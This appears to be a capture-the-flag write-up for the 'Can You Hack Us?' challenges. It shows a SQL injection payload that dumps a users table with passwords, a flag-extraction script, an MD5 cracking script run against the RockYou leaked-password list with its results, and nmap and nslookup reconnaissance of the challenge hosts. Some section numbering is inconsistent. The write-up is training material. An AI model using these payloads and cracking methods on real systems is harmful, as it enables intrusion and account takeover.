
Please do not use automated tools. They are not necessary for this challenge.

Submit a query:

Look up information in our book database (eg. search for '1984' or 'Neuromancer'). The "users" table is protected by military grade security.

' OR '1'='1

Hints:




Challenge: SQL 2

BOOK LOOKUP

Results:

1	Cryptonomicon	Neal Stephenson	Avon	2002	978-0060512804
2	1984	George Orwell	Secker and Warburg	1949	978-0-14-118776-1
3	Anathem	Neal Stephenson	HarperCollins Publishers	2009	978-0061474101
4	Neuromancer	William Gibson	Ace	1984	0-441-56956-0
5	Superintelligence	Nick Bostrom	Oxford University Press	2014	978-0199678112

Hints:



Can You Hack Us?

Challenge: SQL 2

BOOK LOOKUP


Results:

1	bob	bob@mailinator.com	bobbobberson!	1	1
2	jill	jill@mailtothis.com	jackandjill1	1	1
3	neal	nts@geemail.com	Sn0wCr@sh	1	1
4	flag	you.got@me.com	6fae1a028c2da5326068c1fab0e42b81	1	1

Hints:

Challenge 4

To extract a flag from a set of alphanumeric strings, a Python script was utilized to identify common characters across the inputs. Initially, a list of potential flag strings was defined. The script iterated through each character position of the strings, checking for consistency. If a character was found to be common across all strings at a specific position, it was stored. After gathering the common characters, the script created a clean string of consistent characters (}8c8ec1864d93b23137277b3ffee10f05{:GALF). Finally, this cleaned string was reversed to match the expected flag format. The resulting output revealed the flag: FLAG:{50f01eeff3b77273132b39d4681ce8c8}. This process effectively demonstrates how to manipulate string data in Python to identify and format flags, showcasing the efficiency of using programming for data analysis tasks




Challenge: Tokens 1

congratulations you solved the challenge! home

Hints:

Copyright (C) 2024 Security Innovation, Inc. All rights reserved.



```
# List of input strings
strings = [
    "}00870c62824e50c98153893699451d44924329b97249343123373717202799764b63319f38f97e74e23191053f94079546{79:69G47A79
    "}40800c28888e09c46140895698481d03975359b83208392191361778248747797b82317f14f96e89e48111092f80077570{33:94G70A85
    "}95831c07870e43c77116819672485d47937382b50298301196377728234774717b45399f55f65e75e48130057f22061511{51:65G36A75
    "}78874c53864e26c36152846610476d03923397b07247397164324715236777701b09314f62f47e11e57159074f16079515{14:95G28A58
    "}22877c46822e92c65145832627443d21975371b71223321102369776248700752b89340f87f88e16e85134081f80035509{13:34G00A83
    "}70807c33810e22c98153866606456d09951347b49213394144374772218752736b71373f03f53e25e93159085f94091560{48:04G23A20
    "}61847c99860e24c28196839646419d74947391b90240364197363742274722720b52391f64f26e11e88167029f27072586{35:33G21A70
    "}76871c28884e11c83118812600430d28957358b11243311112357764296766793b28378f43f74e45e49149070f08084590{83:25G41A74
    "}03852c41809e95c87182890619495d04980318b99221352150315794271711700b05318f84f95e72e72186059f15073522{94:66G45A78
    "}02801c82899e66c26111877692450d67905339b85260321139380728209799789b56398f72f49e94e60126094f52072524{38:81G56A51
]

# Initialize a list to store common characters
common_chars = []

# Iterate through each character position in the first string
for i in range(len(strings[0])):
    # Create a set to check if the character is the same across all strings
    char_set = {string[i] for string in strings}

    # If there's only one unique character in the set, it's common
    if len(char_set) == 1:
        common_chars.append(strings[0][i])

# Join common characters into a single string
result_cleaned = ''.join(common_chars)

# Reverse the result to display the flag
reversed_flag = result_cleaned[::-1]

# Print the final output
print("Common characters:", result_cleaned)
print("Reversed flag:", reversed_flag)
```

```
Common characters: }8c8ec1864d93b23137277b3ffee10f05{:GALF
Reversed flag: FLAG:{50f01eeff3b77273132b39d4681ce8c8}
```

<u>Challenge 5</u>

In the second token challenge I was given a set of MD5 hashes and tasked with determining the plaintext password for each. The tokens provided were:

ece6549428a3c2b8c00e46098aed7c15


1b8f16de07f5f1425d27cf900feb1471

370d89e12013456b6c11cf84616f413a


a15ce56629bfb192b41c9c969b6a0f0f

B7f42f29b3e1ce05be717f81d7cef891

I then downloaded the **RockYou.txt** wordlist, a popular dataset of leaked passwords, to use as a dictionary for brute-forcing. It contains millions of common passwords that can be tested against the hashes. To efficiently test each password from the wordlist against the provided hashes, I wrote a Python script



```
Hash 1b8f16de07f5f1425d27cf900feb1471 cracked! Password: gateway7
Hash b7f42f29b3e1ce05be717f81d7cef891 cracked! Password: gateway3
Hash 370d89e12013456b6c11cf84616f413a cracked! Password: gateway6
Hash a15ce56629bfb192b41c9c969b6a0f0f cracked! Password: gateway9
Hash ece6549428a3c2b8c00e46098aed7c15 cracked! Password: gateway4

Cracked Hashes:
1b8f16de07f5f1425d27cf900feb1471: gateway7
b7f42f29b3e1ce05be717f81d7cef891: gateway3
370d89e12013456b6c11cf84616f413a: gateway6
a15ce56629bfb192b41c9c969b6a0f0f: gateway9
ece6549428a3c2b8c00e46098aed7c15: gateway4
```




```
In [7]: import hashlib

        # List of hashes to crack
        hashes = [
            "ece6549428a3c2b8c00e46098aed7c15",
            "1b8f16de07f5f1425d27cf900feb1471",
            "370d89e12013456b6c11cf84616f413a",
            "a15ce56629bfb192b41c9c969b6a0f0f",
            "b7f42f29b3e1ce05be717f81d7cef891"
        ]

        # Path to the RockYou.txt wordlist
        wordlist_path = "rockyou.txt"

        # Dictionary to store results
        cracked_hashes = {}

        # Open the wordlist and iterate through each password
        try:
            with open(wordlist_path, "r", encoding="latin-1") as file:
                for line in file:
                    password = line.strip()  # Remove any extra whitespace
                    hashed_password = hashlib.md5(password.encode()).hexdigest()  # Hash the password

                    # Check if the hashed password matches any in the list
                    if hashed_password in hashes:
                        print(f"Hash {hashed_password} cracked! Password: {password}")
                        cracked_hashes[hashed_password] = password

                        # Remove cracked hash from list for efficiency
                        hashes.remove(hashed_password)

                    # Stop if all hashes are cracked
                    if not hashes:
                        break

        except FileNotFoundError:
            print(f"Error: Wordlist file '{wordlist_path}' not found.")
        except Exception as e:
            print(f"An error occurred: {e}")

        # Summary of results
        if cracked_hashes:
            print("\nCracked Hashes:")
            for hash_value, password in cracked_hashes.items():
                print(f"{hash_value}: {password}")
        else:
            print("No hashes were cracked.")
```

The results showed that each hash corresponds to the word **"gateway"** with a number (7, 3, 6, 9, 4). This suggests that the base password is gateway.

Challenge 5

I used the nslookup command to query the DNS server (192.168.64.1) for information regarding the domain "canyouhack.us". The results revealed that the domain resolves to two IP addresses: 13.56.174.27 and 13.57.161.53. This suggests that the domain is likely hosted across multiple servers, possibly for load balancing or redundancy.




```
┌──(darknet㉿kali)-[~]
└─$ nslookup canyouhack.us
Server:         192.168.64.1
Address:        192.168.64.1#53

Non-authoritative answer:
Name:   canyouhack.us
Address: 13.56.174.27
Name:   canyouhack.us
Address: 13.57.161.53


┌──(darknet㉿kali)-[~]
└─$
```

To gather more details about the target, I used a nmap scan which was performed on the IP address 13.56.174.27, with the service version scan option (-sV). The scan uncovered the following open ports and their associated services:

- **80/tcp (http)**: nginx 1.18.0 (Ubuntu)
- **443/tcp (https)**: nginx 1.18.0 (Ubuntu)
- **1984/tcp**: Possibly related to a service called "bigbrother" (unidentified)
- **10001/tcp**: Potentially related to a service named "scp-config" (unidentified)
- **10002/tcp**: Possibly related to a "documentum" service (unidentified)

The services on ports 1984, 10001, and 10002 could not be identified, marked with question marks.

